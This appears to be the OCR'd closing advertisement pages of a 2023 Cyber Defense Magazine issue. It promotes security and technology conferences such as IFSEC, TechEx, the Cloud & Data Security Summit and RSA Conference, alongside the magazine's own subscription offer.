April 19-20, 2023 | NATIONAL HARBOR, MD

Confirmed Speakers Include:

David McKeown, SES
Chief Information Security Officer, Deputy Chief Information Officer for Cybersecurity
Department of Defense (DoD)

Glenn D. Krizay, SES
Director, Defense Forensics and Biometrics Agency (DFBA)
Department of Defense (DoD)

Mark Kitz, SES
Program Executive Officer, PEO IEW&S
U.S. Army

Sam Yousef, SES
Deputy Director, Defense Manpower Data Center (DMDC)
Department of Defense (DoD)

identitymanagement.dsigroup.org

CALL & CONTACT CENTER EXPO

Show Sponsored by: RingCentral

#CallContactUS #CCCE2023 #CallandContact

THE ULTIMATE EXHIBITION FOR THE CUSTOMER ENGAGEMENT INDUSTRY!

200 + LEADING SUPPLIERS

300+ INDUSTRY LEADING SPEAKERS

INDUSTRY AWARDS

3,000 INFULENTIAL VISITORS

AND MUCH MORE!

LAS VEGAS CONVENTION CENTER

APRIL 26TH & 27TH | 2023

EVENT OPEN: WED 10AM-5PM THUR 10AM-4PM

Free Tickets : https://www.callandcontactcenterexpo.us/

ICDSS

EVENT BY

P2B SERVICES

INDIA

CLOUD & DATA SECURITY SUMMIT - 2023

"Consolidating the future of Cloud & Data security opportunities in India"

11 - 12 MAY 2023

Chennai, India , In Person Event

REGISTER

www.clouddatasecuritysummit.com

CONATCT DETAILS

Point To Business Services Private Limited

Phone : +91 98804 42379 / +91 77089 97535

Email : info@pointtobusinessservice.com

info@clouddatasecuritysummit.com

MEDIA PARTNER

CYBER DEFENSE MAGAZINE

IFSEC 50 YEARS

THE SUSTAINABLE SECURITY EVENT

SUPPORTING THE GLOBAL SECURITY COMMUNITY FOR 50 YEARS

16-18 MAY 2023 | EXCEL LONDON

Fueling security leaders with the expertise and innovation to keep people and assets safe

Connect face-to-face with the entire security supply chain and network with global security companies across access control, video surveillance, perimeter protection, cyber security and more.

> **The best exhibition for networking with professionals in the field, due to its privileged location. Add the chance to observe the trends and novelties in the security field, and then a prospective visit becomes worthwhile.**
>
> Advancis Software and Services

FIND US ON STAND IF.3046

ISJ INTERNATIONAL SECURITY JOURNAL

ENQUIRE ABOUT EXHIBITING AT | WWW. IFSEC.EVENTS

Setting new industry standards for quality and sustainability

TECHEX
NORTH AMERICA

Co-Located Events:

CYBER SECURITY & CLOUD CONGRESS
NORTH AMERICA

IOT TECH EXPO
NORTH AMERICA

BLOCKCHAIN EXPO
NORTH AMERICA

AI & BIG DATA EXPO
NORTH AMERICA

EDGE COMPUTING EXPO
NORTH AMERICA

DIGITAL TRANSFORMATION WEEK

Contact:
> www.**techexevent**.com
> enquiries@techexevent.com

CYBER SECURITY & CLOUD CONGRESS

NORTH AMERICA

17-18 May 2023,
Santa Clara Convention Center, CA

The Cyber Security & Cloud Expo will host two days of top-level content and thought leadership discussions around Cyber Security & Cloud, and the impact they are having on industries including government, energy, financial services, healthcare and more.

6 Co-Located Events

8 Conference Tracks

250+ Speakers

150+ Exhibitors

6,000+ Attendees

76% of attendees are **Director Level & above**

Register now for free tickets!

> www.**cybersecuritycloudexpo**.com/northamerica
> enquiries@techexevent.com

JOIN EUROPE'S BIGGEST EVENT
ON INTELLIGENT TRANSPORT SYSTEMS AND SERVICES

EUROPEAN CONGRESS

LISBON, PORTUGAL
22-24 MAY 2023

ITS: The Game Changer.

22-24 May 2023

CALL FOR CONTRIBUTIONS IS OPEN!

WHAT TO EXPECT

800 delegates

120 Exhibitors

2500 Attendees

100 Programme Sessions

50+ countries represented

Government, state and city representatives

Private sector representatives from multiple industries

A UNIQUE EXPERIENCE TO:

- Network with 3200+ smart mobility stakeholders
- Discover the latest mobility solutions and services
- Share experiences through lessons learnt
- Monitor progress and measure results
- Exhibit and experience innovative technologies
- Benefit from first-hand experience through demonstrations

ORGANISED BY ERTICO ITS EUROPE

HOSTED BY LISBOA CÂMARA MUNICIPAL · ITS PORTUGAL

SUPPORTED BY Turismo de Lisboa · TURISMO DE PORTUGAL

www.itseuropeancongress.com/call-for-contributions/

TECHEX
EUROPE

Co-Located Events:

CYBER SECURITY & CLOUD EXPO
EUROPE

IOT TECH EXPO
EUROPE

BLOCKCHAIN EXPO
EUROPE

AI & BIG DATA EXPO
EUROPE

EDGE COMPUTING EXPO
EUROPE

DIGITAL TRANSFORMATION WEEK

Contact:
> www.**techexevent**.com
> enquiries@techexevent.com

CYBER SECURITY & CLOUD EXPO

EUROPE

26-27 September 2023, RAI, Amsterdam

The Cyber Security & Cloud Expo will host two days of top-level content and thought leadership discussions around Cyber Security & Cloud, and the impact they are having on industries including government, energy, financial services, healthcare and more.

6 Co-Located Events

8 Conference Tracks

250+ Speakers

150+ Exhibitors

6,000+ Attendees

76% of attendees are **Director Level & above**

Register now for free tickets!

> www.**cybersecuritycloudexpo**.com/northamerica
> enquiries@techexevent.com


CYBER DEFENSE TV

INFOSEC KNOWLEDGE IS POWER

CyberDefense.TV now has 200 hotseat interviews and growing…

Market leaders, innovators, CEO hot seat interviews and much more.

A division of Cyber Defense Media Group and sister to Cyber Defense Magazine.



Free Monthly Cyber Defense eMagazine Via Email

Enjoy our monthly electronic editions of our Magazines for FREE.

This magazine is by and for ethical information security professionals with a twist on innovative consumer products and privacy issues on top of best practices for IT security and Regulatory Compliance. Our mission is to share cutting edge knowledge, real world stories and independent lab reviews on the best ideas, products and services in the information technology industry. Our monthly Cyber Defense e-Magazines will also keep you up to speed on what's happening in the cyber-crime and cyber warfare arena plus we'll inform you as next generation and innovative technology vendors have news worthy of sharing with you – so enjoy. You get all of this for FREE, always, for our electronic editions. Click here to sign up today and within moments, you'll receive your first email from us with an archive of our newsletters along with this month's newsletter.

By signing up, you'll always be in the loop with CDM.

Cyber Defense Magazine

276 Fifth Avenue, Suite 704, New York, NY 1000

EIN: 454-18-8465, DUNS# 078358935.


All rights reserved worldwide.

marketing@cyberdefensemagazine.com

www.cyberdefensemagazine.com

NEW YORK (US HQ), LONDON (UK/EU), HONG KONG (ASIA)

Cyber Defense Magazine - Cyber Defense eMagazine rev. date: 03/01/2023



Books by our Publisher: https://www.amazon.com/Cryptoconomy-Bitcoins-Blockchains-Bad-Guys-ebook/dp/B07KPNS9NH (with others coming soon...)

11 Years in The Making...

Thank You to our Loyal Subscribers!

We've Completely Rebuilt CyberDefenseMagazine.com - Please Let Us Know What You Think. It's mobile and tablet friendly and superfast. We hope you like it. In addition, we're past the five nines of 7x24x365 uptime as we continue to scale with improved Web App Firewalls, Content Deliver Networks (CDNs) around the Globe, Faster and More Secure DNS and CyberDefenseMagazine.com up and running as an array of live mirror sites and our new B2C consumer magazine CyberSecurityMagazine.com. *Millions of monthly readers and new platforms coming...starting with www.cyberdefenseconferences.com this month...*

CDM

CYBER DEFENSE MAGAZINE

THE PREMIER SOURCE FOR IT SECURITY INFORMATION

eMAGAZINE

www.cyberdefensemagazine.com

"Cyber Defense Magazine is free online every month. I guarantee you will learn something new you can use to help you improve your InfoSec skills."

Gary S. Miliefsky, Publisher & Cybersecurity Expert

ALWAYS FREE
NO STRINGS ATTACHED

Preventing Tomorrow's Malware

Today.

www.cythereal.com

CYBER DEFENSE MAGAZINE

WHERE INFOSEC KNOWLEDGE IS POWER

www.cyberdefensetv.com
www.cyberdefenseradio.com
www.cyberdefenseawards.com
www.cyberdefenseconferences.com
www.cyberdefensemagazine.com

RSAConference™2023

San Francisco | April 24 – 27 | Moscone Center

Stronger Together

See for yourself why we are **Stronger Together.**

RSA Conference 2023 is your opportunity to join the global cybersecurity community for a rich experience filled with cutting-edge insights and skill-building activities.

From April 24 – 27, you'll get the chance to:

- See what the future holds in expert-led Track Sessions covering the hottest topics and emerging trends.
- Expand your knowledge and be inspired by forward-thinking Keynotes.
- Demo the latest products to find real-world solutions from over 600 companies.
- Enhance your career through valuable networking opportunities.

Learn more and register at rsaconference.com/cyberdefense23

#RSAC

FOLLOW US

*** with help from writers and friends all over the Globe.**